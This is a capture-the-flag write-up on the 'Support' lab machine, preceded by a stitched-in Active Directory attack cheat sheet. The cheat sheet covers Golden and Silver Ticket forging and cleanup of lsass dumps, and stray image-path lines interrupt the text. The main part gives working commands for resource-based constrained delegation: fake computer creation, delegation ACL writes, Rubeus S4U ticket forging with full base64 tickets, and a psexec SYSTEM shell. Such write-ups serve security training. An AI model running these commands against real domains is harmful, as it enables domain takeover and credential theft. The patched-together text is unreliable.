ticketer.py -nthash <krbtgt_hash> -domain-sid S-1-5-21-1677581083-3380853377-188903654 -domain support.htb -user Administrator -groups 512 -dc-ip 10.10.11.174
export KRB5CCNAME=Administrator.ccache
psexec.py -k -no-pass support.htb/Administrator@10.10.11.174
```

> Golden Ticket gives unlimited persistence as DA.

🥈 Silver Ticket Attack (SPN scoped)

Generate ticket for CIFS only

```
ticketer.py -nthash <krbtgt_hash> -domain-sid <SID> -domain support.htb -user Administrator -spn cifs/dc.support.htb -dc-ip 10.10.11.174
export KRB5CCNAME=Administrator.ccache
smbclient.py -k support.htb/Administrator@dc.support.htb
```

> Silver tickets valid only for specific SPNs.

🧼 Cleanup Tips

```
del C:\Temp\procdump.exe
del C:\Temp\lsass.dmp
dsrm "CN=RBCD,CN=Computers,DC=support,DC=htb"
```


🎯 Summary

- ✅ RBCD + getST.py = SYSTEM access
- ✅ pyWhisker ShadowCred = silent cert persistence (if PKINIT is enabled)
- ✅ Procdump + Mimikatz = grab hashes
- ✅ ticketer.py = craft Golden/Silver Ticket

Use this flow as an OSCP-ready template.

Enumeration

Looking at the Bloodhound data again, the support user is a member of the Shared Support Accounts group, which has `GenericAll` on the computer object, DC.SUPPORT.HTB:



Get Domain TGT

This video from SpectorOps shows how to abuse this privilege to get full domain access, and is worth a watch:

This Gist also has the commands.

I'm going to abuse resource-based constrained delegation. First I'll add a fake computer to the domain under my control. Then I can act as the DC to request Kerberos tickets for the fake computer giving the ability to impersonate other accounts, like Administrator. For this to work, I'll need an authenticated user who can add machines to the domain (by default, any user can add up to 10). This is configured in the `ms-ds-machineaccountquota` attribute, which needs to be larger than 0. Finally, I need write privileges over a domain joined computer (which `GenericALL` on the DC gets me.)

Pull in Support Scripts / Exe

I'll need three scripts to complete this attack:


- PowerView.ps1
- PowerMad.ps1
- Rubeus.exe (pre-compiled exes from SharpCollection)

I'll upload these and import the two PowerShell scripts into my session:

```
*Evil-WinRM* PS C:\programdata> upload /opt/PowerSploit/Recon/PowerView.ps1
Info: Uploading /opt/PowerSploit/Recon/PowerView.ps1 to
C:\programdata\PowerView.ps1

Data: 1027036 bytes of 1027036 bytes copied

Info: Upload successful!

*Evil-WinRM* PS C:\programdata> upload /opt/Powermad/Powermad.ps1
Info: Uploading /opt/Powermad/Powermad.ps1 to C:\programdata\Powermad.ps1

Data: 180780 bytes of 180780 bytes copied

Info: Upload successful!

*Evil-WinRM* PS C:\programdata> upload
/opt/SharpCollection/NetFramework_4.5_x64/Rubeus.exe
Info: Uploading /opt/SharpCollection/NetFramework_4.5_x64/Rubeus.exe to
C:\programdata\Rubeus.exe

Data: 369320 bytes of 369320 bytes copied

Info: Upload successful!

*Evil-WinRM* PS C:\programdata> . .\PowerView.ps1
*Evil-WinRM* PS C:\programdata> . .\Powermad.ps1
```

Verify Environment

I'll need to know the administrator on DC, which Bloodhound tells me is administrator@support.htb:



I'll verify that users can add machines to the domain:

```
*Evil-WinRM* PS C:\programdata> Get-DomainObject -Identity
'DC=SUPPORT,DC=HTB' | select ms-ds-machineaccountquota

ms-ds-machineaccountquota
-------------------------
                       10
```

The quote is set to the default of 10, which is good.

I'll also need to make sure there's a 2012+ DC in the environment:

```
*Evil-WinRM* PS C:\programdata> Get-DomainController | select name,osversion
| fl

Name      : dc.support.htb
OSVersion : Windows Server 2022 Standard
```

2022 Standard is great.

Finally, I'll want to check that the `msds-allowedtoactonbehalfofotheridentity` is empty:

```
*Evil-WinRM* PS C:\programdata> Get-DomainComputer DC | select name,msds-
allowedtoactonbehalfofotheridentity | fl

name                                      : DC
msds-allowedtoactonbehalfofotheridentity :
```

It is.

Create FakeComputer

I'll use the Powermad `New-MachineAccount` to create a fake computer:

```
*Evil-WinRM* PS C:\programdata> New-MachineAccount -MachineAccount
0xdfFakeComputer -Password $(ConvertTo-SecureString '0xdf0xdf123' -
AsPlainText -Force)
[+] Machine account 0xdfFakeComputer added
```

I need the SID of the computer object as well, so I'll save it in a variable:

```
*Evil-WinRM* PS C:\programdata> $fakesid = Get-DomainComputer
0xdfFakeComputer | select -expand objectsid
*Evil-WinRM* PS C:\programdata> $fakesid
S-1-5-21-1677581083-3380853377-188903654-1121
```

Attack

Now I'll configure the DC to trust my fake computer to make authorization decisions on it's behalf. These commands will create an ACL with the fake computer's SID and assign that to the DC:

```
*Evil-WinRM* PS C:\programdata> $SD = New-Object
Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:BAD:
(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;$($fakesid))"
*Evil-WinRM* PS C:\programdata> $SDBytes = New-Object byte[]
($SD.BinaryLength)
*Evil-WinRM* PS C:\programdata> $SD.GetBinaryForm($SDBytes, 0)
*Evil-WinRM* PS C:\programdata> Get-DomainComputer $TargetComputer | Set-
DomainObject -Set @{'msds-allowedtoactonbehalfofotheridentity'=$SDBytes}
```

I'll verify it worked:

```
*Evil-WinRM* PS C:\programdata> $RawBytes = Get-DomainComputer DC -
Properties 'msds-allowedtoactonbehalfofotheridentity' | select -expand msds-
allowedtoactonbehalfofotheridentity
*Evil-WinRM* PS C:\programdata> $Descriptor = New-Object
Security.AccessControl.RawSecurityDescriptor -ArgumentList $RawBytes, 0
*Evil-WinRM* PS C:\programdata> $Descriptor.DiscretionaryAcl
```

```
BinaryLength       : 36
AceQualifier       : AccessAllowed
IsCallback         : False
OpaqueLength       : 0
AccessMask         : 983551
SecurityIdentifier : S-1-5-21-1677581083-3380853377-188903654-1121
AceType            : AccessAllowed
AceFlags           : None
IsInherited        : False
InheritanceFlags   : None
PropagationFlags   : None
AuditFlags         : None
```

There is an ACL with the `SecurityIdentifier` of my fake computer and it says `AccessAllowed`.

I can also re-run Bloodhound now:

```
oxdf@hacky$ bloodhound-python -c ALL -u ldap -p
'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' -d support.htb -ns 10.10.11.174
...[snip]...
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: 0xdfFakeComputer.support.htb
INFO: Querying computer: dc.support.htb
WARNING: Could not resolve: 0xdfFakeComputer.support.htb: The DNS query name
does not exist: 0xdfFakeComputer.support.htb.
INFO: Done in 00M 14S
```

It calls out that it can't find 0xdfFakeComputer.support.htb, which makes sense. It shows this new permission:

Auth as Fake Computer

I'll use `Rubeus` to get the hash of my fake computer account:

```
*Evil-WinRM* PS C:\programdata> .\Rubeus.exe hash /password:0xdf0xdf123
/user:0xdfFakeComputer /domain:support.htb
   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.6.4

[*] Action: Calculate Password Hash(es)

[*] Input password             : 0xdf0xdf123
[*] Input username             : 0xdfFakeComputer
[*] Input domain               : support.htb
[*] Salt                       : SUPPORT.HTB0xdffakecomputer
[*]       rc4_hmac             : B1809AB221A7E1F4545BD9E24E49D5F4
[*]       aes128_cts_hmac_sha1 : F7A01B9628299B9FB8A93CFCCF8E747C
[*]       aes256_cts_hmac_sha1 :
90499A3696F8B07B9CDB02E919F193768519340F7812F6050177E6997262B6F0
[*]       des_cbc_md5          : 76EF4F97ADD99176
```

I need the one labeled `rc4_hmac`, which I'll pass to `Rubeus` to get a ticket for administrator:

```
*Evil-WinRM* PS C:\programdata> .\Rubeus.exe s4u /user:0xdfFakeComputer$
/rc4:B1809AB221A7E1F4545BD9E24E49D5F4 /impersonateuser:administrator
/msdsspn:cifs/dc.support.htb /ptt


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.6.4

[*] Action: S4U

[*] Using rc4_hmac hash: B1809AB221A7E1F4545BD9E24E49D5F4
[*] Building AS-REQ (w/ preauth) for: 'support.htb\0xdfFakeComputer$'
```

```
[+] TGT request successful!
[*] base64(ticket.kirbi):


doIFvjCCBbqgAwIBBaEDAgEWooIEzTCCBMlhggTFMIIEwaADAgEFoQ0bC1NVUFBPUlQuSFRCoiAw
HqAD

AgECoRcwFRsGa3JidGd0GwtzdXBwb3J0Lmh0YqOCBIcwggSDoAMCARKhAwIBAqKCBHUEggRxOeKt
6Ird

teB+aO1v2heZp/GctaiPKQ3PL7uv6vECkSfrJZ96wZxhiTn96yEK0iBG6iu/lW45R67fkTiYVjrC
wJ2x

0Iv4AVbat5CjivLd2vBB3P8TMt/2yS3dFuDHxRxt43pJY/BCMq867ckAYrmVJZkV4J2Gr+bhLCrX
0iEN

9gX7iTMtKRrE9Pb6hZsu4CUpxMs8UpgJXI+kvKgE7EXwVTd5sIWNHjIu5Lvpuqk8jx98Zy11md6Z
vcTc

qbWis+ZIb/BSHdu35F4TtpMt48RZdeoXvrFcmYbzfzi3yVSZ8I3T50v2HdZj9GaGWknvCSUpGLsr
W42P

cfVBy3cvx9nfVTgNlF0mFMl1NOkf41HsixyBoJjLay2oxAJOmfZDGdjzA88rlx5Ox0z6Llj8Rsms
Jz6q

59turK4Kaa7zUGxIMFhb+Snxb2YJm3HAVxdOsxnynQOpAWdOU8lztOaGiM9x6d0VADbvt0QJAjdJ
kFw4

sbK6wQ8/Ptu02FCseBd2aUII0AAWFiWwrECPbGeHv/0tqP67Q8BhQNXF6QN7wGJQmLAz8f5a5KaX
9Vo6

2plegvVBrfxQ2SY5wN5xosvUC+U2MX636+8N68TRQca3nFGn3E7Du8sDwPUuK2m/POgWcP4UDixT
0cXr

PcnQOSc/FhukCBqLLMjdGgojyZoF5FHUwpDGfugZ4G0WcrLeZd/L4AhHw395gr3AeFCCawQ9XaUT
jlOR

oh2S3UJCZIizzk7Wiq320lYSFc2m0lMIPYr8i/70DAdlOUus6K2zArE2NnATqHKO6vAs7fy1p+Km
F3B/

6B1g6yr6D9aQo8xMP3qd3oyt4QslVlgqp+GBxh+cjWYv/rU6OFnGdtEa0xxLH/C1raCUXR6Rf1bE
Kn+t
```

o49wwMt6qun7jcE3ugx/T09vU5Uwowit/X+qq3ePO3FDhxjPWHApbOW7wTU3f/kLo4fD6RGPaheY
WOba

BP88mxKCRhUy1hUtZ+kjamRCJD9QHXAj8RIoIrNMaEkpWI0Z7qw4RHwgPdY9vAqff1qkAhp5r5w+
QC9y

Y5JQx/gzruHzHXqYe7D1vADY1oiEQG7jsrbwY/i9I+qKn5BCFv7DXvjHpxWPKN/ndQnTnBbLwQb6
ebh0

CkH6GO4pDi7CpYVxdESomq3INLsrljYZuCafnJSqriyxw9d1ijpEosqzm6vLPbceDj41LVEquCkk
aVsM

pPdHPDGu0ojm+XmLaJGeSe2kNvoRd4htT9zux07Q/Mj8OF/gRxaQOEppIxh4YAKftSvWuU5jzzBt
p9aq

Ji+amwKGy5YfgrLPgIcWNMw93nZlcPBvM87WPFWuZ0vZq9eLwEa8+0rjnWAs2K7/kLWl0rYlt7fh
Swcg

lLKZn8OnFYHPLh2TcC6sXvxp6QGBj26CDZItT1iGukoG7EQ1poHRFRcsSPQyrRko5Z7naJy68tIZ
Nu48

H7mwyIdSySElDF1uTzq+IxB89wRZEKLw/0RXtOWD0M6RRDIhI0wrVv63PCwozFB+ieeLo4HcMIHZ
oAMC

AQCigdEEgc59gcswgciggcUwgcIwgb+gGzAZoAMCARehEgQQ1yZNKdbgtnM3PxOJKOgHv6ENGwtT
VVBQ

T1JULkhUQqIeMBygAwIBAaEVMBMbETB4ZGZGYWtlQ29tcHV0ZXIkowcDBQBA4QAApREYDzIwMjIw
NTI3

MTkzODE3WqYRGA8yMDIyMDUyODA1MzgxN1qnERgPMjAyMjA2MDMxOTM4MTdaqA0bC1NVUFBPUlQu
SFRC
qSAwHqADAgECoRcwFRsGa3JidGd0GwtzdXBwb3J0Lmh0Yg==

```
[*] Action: S4U

[*] Using domain controller: dc.support.htb (fe80::4995:178:63d7:93c1%6)
[*] Building S4U2self request for: '0xdfFakeComputer$@SUPPORT.HTB'
[*] Sending S4U2self request
[+] S4U2self success!
[*] Got a TGS for 'administrator' to '0xdfFakeComputer$@SUPPORT.HTB'
[*] base64(ticket.kirbi):
```

doIFtjCCBbKgAwIBBaEDAgEWooIEyzCCBMdhggTDMIIEv6ADAgEFoQ0bC1NVUFBPUlQuSFRCoh4w
HKAD

AgEBoRUwExsRMHhkZkZha2VDb21wdXRlciSjggSHMIIEg6ADAgEXoQMCAQGiggR1BIIEcZ6UqORu
DjTI

ovz9MkcGwxl8rVEyAFKXAVPrmN+iR2r8sUCOBmZS/ytvLBy6XGsg0GalPlL0IcINTxVrQbP1icxn
roBo

eLTqv3H901wMy7wS8cUgDBF54mAVlbucFvRq5TvGA+csHNjAV4b8RWhHbXlDkMRXZfTVmaQimnOz
H103

UvTuGuXKext8Z0STVMasbHm9FzP9vFL0d55G6vUO4nw29h4AoQ2o4Pi9+5Xm0zFnZaCx0yRYa8RF
bBB6

dcTEioS0aN1bnHG2WfuWVmJ6876loH+lV1oP8Rc9z9cN1lsSAEkDEK05RGBXbb6sWNNHPFVUDkcp
cSg1

Gg5NM5AI7jfgHSkRuuVe8dSrc5wD9KADcsaRSqL2zE9ykF691m/m8Lnj//dNWbx5HZ0UVQL3LKKX
t9lP

/HAPrZAVQ7WDGmTs1k+sdGOtkvmBrIpzqaqC53o2mOCezjxfBlT5SsgXu/M9bZa1PR9QAN6WuKW+
/XUN

asQzZ0PHY1CvkJQ3/w8LLJEl6X60vFK7WoOLPLa40pBfX/RnWakWB/FzF0ht5z4valdoo3LgMfxU
tcVu

LMARwoUSNJD5aOT1xRk10BYkSDtbqtx1VZGjCMjyDf+7Czqog1GIotk+GoCk3yt2lCCFpW/jp+zS
mQMN

8iAviSrrJHc4MaMa81EzDoB6Gj2ZMWowKL1Dv/ByE8XbSjd6rhWwVIhPBjaCKQCtI6qVoyfGnUmr
HRt8

oCtumbkyBahCJQ6tnSp3k8dyVAu9fPx968jNOSzVq+XGttjCt/U8Z0FNFsHcpIIQDP6Z5619aYem
NvWh

XG0q194XhH4xeSfcEfV0gFV4ppAjWgaQEXCfwp4j7HuC1DujEvk5co/2unh9TeNtKXkEd3ji+RwU
XAd7

YHlqh3QJiA2OXe2bm742HtNJOMVkNHB5Fg5wtcvVororI+2IzYQudpQy8sWzVHyEoUpEbTnZGMQL
45nb

TwSK1aSg71d5Bzr6Y5NB/ipmhYP45lA2hRci7RZAOn/tt7T6yhTjQsn1/RfC9XPax/vpzBYI5d5H
FAO5

4BBcA7mMXQHJ0XOkOIHo87AeLyW8UjshDgw6sjeebtAWxXjjuvUqNOkfuxXAAvP4OZIs4qA1hRp+
jZj8

KlrRqDqiqCmAD1Li7SGDMgUA8OlX+7leb/ZouUX4/edRVqZDLvT/nxmHN8BzQipvq/YkkEAwIdvi
svR9

JBCr248djlp7ZsZRGWKaNLlkB2o6pfqOZwx3wNrKjz44/HR51tYx7qaiRnuhAt0Xeyf5OK1Y6HYk
/Xev

VzKUoCcVoZQS8cYWNRlanlE4kdhKl40us2bny8GIEvKoDnt0NYWr5WaUohi7gK0g9sw29FfgqSDO
nU7q

x2QUkLlT0x3ZeqwwTIS+odRAUh+4SP+dDf/ip77FSRM+krPERNZoE9W0QAhPGPHf3C/3mxt8MnES
ZJ+I

TL3dYzFTDXjg7OWb3MJ/cNziBCpQX726jeHuey6+iuUhPWJEu72qWdQRjoW09eBqhaOB1jCB06AD
AgEA

ooHLBIHIfYHFMIHCoIG/MIG8MIG5oBswGaADAgEXoRIEEFgqzBwaCN/nUkRZaYlagIShDRsLU1VQ
UE9S

VC5IVEKiGjAYoAMCAQqhETAPGw1hZG1pbmlzdHJhdG9yowcDBQBAoQAApREYDzIwMjIwNTI3MTkz
ODE3

WqYRGA8yMDIyMDUyODA1MzgxN1qnERgPMjAyMjA2MDMxOTM4MTdaqA0bC1NVUFBPUlQuSFRCqR4w
HKAD
      AgEBoRUwExsRMHhkZkZha2VDb21wdXRlciQ=

[*] Impersonating user 'administrator' to target SPN 'cifs/dc.support.htb'
[*] Using domain controller: dc.support.htb (fe80::4995:178:63d7:93c1%6)
[*] Building S4U2proxy request for service: 'cifs/dc.support.htb'
[*] Sending S4U2proxy request
[+] S4U2proxy success!
[*] base64(ticket.kirbi) for SPN 'cifs/dc.support.htb':

doIGeDCCBnSgAwIBBaEDAgEWooIFijCCBYZhggWCMIIFfqADAgEFoQ0bC1NVUFBPUlQuSFRCoiEw
H6AD

AgECoRgwFhsEY2lmcxsOZGMuc3VwcG9ydC5odGKjggVDMIIFP6ADAgESoQMCAQOiggUxBIIFLYtl
sb4A

W2FgIawXtORIZqiBCGtydTEnjJXa3e/tP8CJ5J/5CNmBnUspcJ/BpAl76tihIcyG9eoIb7G0Y8lr
4vid

EIcHYOpGb4eiYJLj+0XrvtSmBnZ4L6hFq+gQkg/BrgNoHHzoAYF8D0V2P2/ogWFOPeRSxnZ8MvhX
todO

TkhN2I23zm7bkBYErGkYN51hJU3w54XVchTN6IOlWa6WPj7o73itFJqer5/w2wQPAdC5/3cFt6vs
74UL

FRgPDmgG4NZa/tBwG+zWtb9BkV0J7srmzmd8+yvpkqHoooNCBrcvK924lqeT8KEQZebDGRzG/YFZ
PRgV

l3B7yiHEzdwd4gktbrjjHHm1UftjlKerXZBh+oOc97zY1VrVWIC2HTJhlU2BsespOZObNsIacSry
rxdb

kDw9UpdMdxK83kVacK/lBXnY2AP1QigLyckU8Z5fQohfbtdrycuVVuSGbHvMnYbYUexFY1r3AC85
WDgW

anZehlEi3QAy8QDtaaKg9tVIObX0X2llhwLKcWE7sStGfyy/Ag8ee6cjjROE2dVR8V0+FeTt8DDo
aiMd

YQ287NI/L8fpEecC7HchXMXH+/ELez+mpr+P0U9QhO5i4fiPO9kcyNQZQnkf674bmZBEVywHMGmn
pK24

EBCYPujCHv0yUvMUR8gqSfuTxAuKjnqtw6+QnPD5Jtta8pxcAc68lZmBiCQAb9SKhU8/so6smvEp
+TJK

/N1veCeefr1y4UrJDcg9XgH0F+n2rYHZoLIJEvb5L5uQ/v6zeArVdj/KyBeBXUwe0q44qzZscmm8
MgK4

9jBSQ3rb4Grm7+jh+hJq9EKKwk7xwzbUrAo3wR6D7uPgIar57cYxbJgNlSiIJNdo3BHoFURHFZ+i
W+Gp

YhGX1Ey7gFXi/o/9KVm7JAGtr3wW6klwgUFbZq4S5dAN+TlooGAXBBDGZOFBD6/Fe7X6ud4bKJAO
oTb5

V0m5Nj5riBvl0j/3Bm/9rbrmpCVO9whLyl7Dj6BUBKJhmVbjCMVDScz5KXqya2exQVyz4zktchBu
xbn6

1wUi0xALE3UBX/jAW4vlp9EHM4CpiZQNWaHyNWgLyZ/0oQ98VzcUuVmPzp4ttVPFyeyywCVxcKV3

```
tefn

IZjL4A+HY1hsW2ANUOOUG8x+c0VSdU+vlhwxO+TcMh5YYPrIABKbqg0puE9JJ0UyMEJPIP+9wC14
QwhL

Dn1aYrSV9+GJdzJMuQ9QUXPOkZ0AQ3GhOvi4VUUgbgbx5mYv5eMu8Z22dK4TRU+1XTQSIMhjnM8v
Arb/

1KtgX80ExEfkY+Mnzlpt9pbpJdR/8OMrU6MfKPqlbfSPOoNfiQpxKtc39zcuVHA77RIwI9pjpupX
wZU/

RwpkUn122y+8Nr1p6Ar8PqGq19UZZOWlZErio1w9H+nx3cT4idiXaJPi5DAC12Ijw9Bkulan91w0
Uzkr

43PnL96hHIq0N2NZJ4TiPn+Diy7ExFrreKw62xI6fSI1XKyk2GFINwN2HFt/dTtNr5McJ3khFTLm
0QRa

WPLHv5Y+7Rf8Z8JPzjp9iL2zTXBVtxhodbZFWZ0cOAe6C5Lc8DUG0+jvKEtBNpBs1qiRY/lbcSRV
CjfL

9lxBjIwHbAyAUuI/OIjMqmeJyPBBME4XtvJk6OgKeCe9whtry0BoY8yqHzVMZjY7G7XoSzScOsFp
PEt9

/JquHBELKSIxZth9k6YQLs30jxiwk9h7Zbo/GjksQtVIQsJq+MiUP4YsEMIHEQ4qjSUem9FE5RLg
ROj4

o4HZMIHWoAMCAQCigc4Egct9gcgwgcWggcIwgb8wgbygGzAZoAMCARGhEgQQLgHOX+J0UcIIH7C0
outX

saENGwtTVVBQT1JULkhUQqIaMBigAwIBCqERMA8bDWFkbWluaXN0cmF0b3KjBwMFAEClAAClERgP
MjAy

MjA1MjcxOTM4MTdaphEYDzIwMjIwNTI4MDUzODE3WqcRGA8yMDIyMDYwMzE5MzgxN1qoDRsLU1VQ
UE9S
      VC5IVEKpITAfoAMCAQKhGDAWGwRjaWZzGw5kYy5zdXBwb3J0Lmh0Yg==
[+] Ticket successfully imported!
```


Use Ticket

Fails

In theory, I should be able to use this ticket right now. `Rubeus` shows the ticket in this session:

```
*Evil-WinRM* PS C:\programdata> .\Rubeus.exe klist
...[snip]...
Action: List Kerberos Tickets (Current User)

[*] Current LUID    : 0x65f382

  UserName                 : support
  Domain                   : SUPPORT
  LogonId                  : 0x65f382
  UserSID                  : S-1-5-21-1677581083-3380853377-188903654-1105
  AuthenticationPackage    : NTLM
  LogonType                : Network
  LogonTime                : 5/27/2022 12:15:24 PM
  LogonServer              : DC
  LogonServerDNSDomain     : support.htb
  UserPrincipalName        : support@support.htb

    [0] - 0x12 - aes256_cts_hmac_sha1
      Start/End/MaxRenew: 5/27/2022 12:38:17 PM ; 5/27/2022 10:38:17 PM ;
6/3/2022 12:38:17 PM
      Server Name       : cifs/dc.support.htb @ SUPPORT.HTB
      Client Name       : administrator @ SUPPORT.HTB
      Flags             : name_canonicalize, ok_as_delegate, pre_authent,
renewable, forwardable (40a50000)
```

For me, it doesn't work.

Remote Use

I'll grab the last ticket `Rubeus` generated, and copy it back to my machine, saving it as `ticket.kirbi.b64`, making sure to remove all spaces. I'll base64 decode it into `ticket.kirbi`:

```
oxdf@hacky$ base64 -d ticket.kirbi.b64 > ticket.kirbi
```

Now I need to convert it to a format that Impact can use:

```
oxdf@hacky$ ticketConverter.py ticket.kirbi ticket.ccache
Impacket v0.9.25.dev1+20220119.101925.12de27dc - Copyright 2021 SecureAuth
Corporation
```

```
[*] converting kirbi to ccache...
[+] done
```

I can use this to get a shell using `psexec.py`:

```
oxdf@hacky$ KRB5CCNAME=ticket.ccache psexec.py
support.htb/administrator@dc.support.htb -k -no-pass
Impacket v0.9.25.dev1+20220119.101925.12de27dc - Copyright 2021 SecureAuth
Corporation

[*] Requesting shares on dc.support.htb.....
[*] Found writable share ADMIN$
[*] Uploading file aXlgPfYK.exe
[*] Opening SVCManager on dc.support.htb.....
[*] Creating service lyPY on dc.support.htb.....
[*] Starting service lyPY.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.405]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

And grab `root.txt`:

```
C:\Users\Administrator\Desktop> type root.txt
f319ce3e************************
```

Beyond Root

Above, I pulled the LDAP creds out of Wireshark. It turns out this only works on Linux, not Windows (at least as far as I could figure out).

I'll note on Linux (for example `mono UserInfo.exe find -first 0xdf`) the conversation looks like this:

```
Info
47678 → 389 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2263537638 TSecr=0 WS=128
389 → 47678 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1357 WS=256 SACK_PERM=1 TSval=78968575…
47678 → 389 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2263537737 TSecr=78968575
bindRequest(1) "support\ldap" simple
bindResponse(1) success
47678 → 389 [ACK] Seq=63 Ack=23 Win=64256 Len=0 TSval=2263537853 TSecr=78968690
searchRequest(2) "<ROOT>" wholeSubtree
searchResDone(2) noSuchObject (0000208D: NameErr: DSID-03100221, problem 2001 (NO_OBJECT), da…
47678 → 389 [FIN, ACK] Seq=125 Ack=133 Win=64256 Len=0 TSval=2263537977 TSecr=78968798
389 → 47678 [ACK] Seq=133 Ack=126 Win=2097920 Len=0 TSval=78968914 TSecr=2263537977
389 → 47678 [RST, ACK] Seq=133 Ack=126 Win=0 Len=0
```

The most important part is the `bindRequest(1)` for the `support\ldap` user with “simple” auth.

The same run on Windows shows this:

```
31440 → 389 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
389 → 31440 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1360 WS=256 SACK_PERM
31440 → 389 [ACK] Seq=1 Ack=1 Win=262400 Len=0
searchRequest(1) "<ROOT>" baseObject
389 → 31440 [ACK] Seq=1 Ack=351 Win=2097920 Len=1360 [TCP segment of a reassemble
searchResEntry(1) "<ROOT>"  | searchResDone(1) success  [1 result]
31440 → 389 [ACK] Seq=351 Ack=2685 Win=262400 Len=0
bindRequest(3) "<ROOT>" , NTLMSSP_NEGOTIATEsasl
bindResponse(3) saslBindInProgress , NTLMSSP_CHALLENGE
bindRequest(4) "<ROOT>" , NTLMSSP_AUTH, User: support\ldapsasl
bindResponse(4) success
searchRequest(6) "DC=support,DC=htb" baseObject
searchResEntry(6) "DC=support,DC=htb"  | searchResDone(6) success  [2 results]
searchRequest(8) "DC=support,DC=htb" wholeSubtree
searchResDone(8) success  [2 results]
31440 → 389 [RST, ACK] Seq=1143 Ack=3064 Win=0 Len=0
```

The `bindRequest` this time is using “NTLMSSP_NEGOTIATEsasl”. This is a more secure form of auth where passwords are not passed in the clear. The TCP stream looks like:

```
0....X...c....O..
..
.......x.....objectclass0....+..subschemaSubentry.
dsServiceName..namingContexts..defaultNamingContext..schemaNamingContext..configurationNamingContext..rootDomainNamingContext..
supportedControl..supportedLDAPVersion..supportedLDAPPolicies..supportedSASLMechanisms..dnsHostName..ldapServiceName.
serverName..supportedCapabilities0...
`...d...
W..0...
O0.......supportedCapabilities1.......1.2.840.113556.1.4.800..1.2.840.113556.1.4.1670..1.2.840.113556.1.4.1791..1.2.840.113556.
1.4.1935..1.2.840.113556.1.4.2080..1.2.840.113556.1.4.22370....k.
serverName1....Y.WCN=DC,CN=Servers,CN=Default-First-Site-
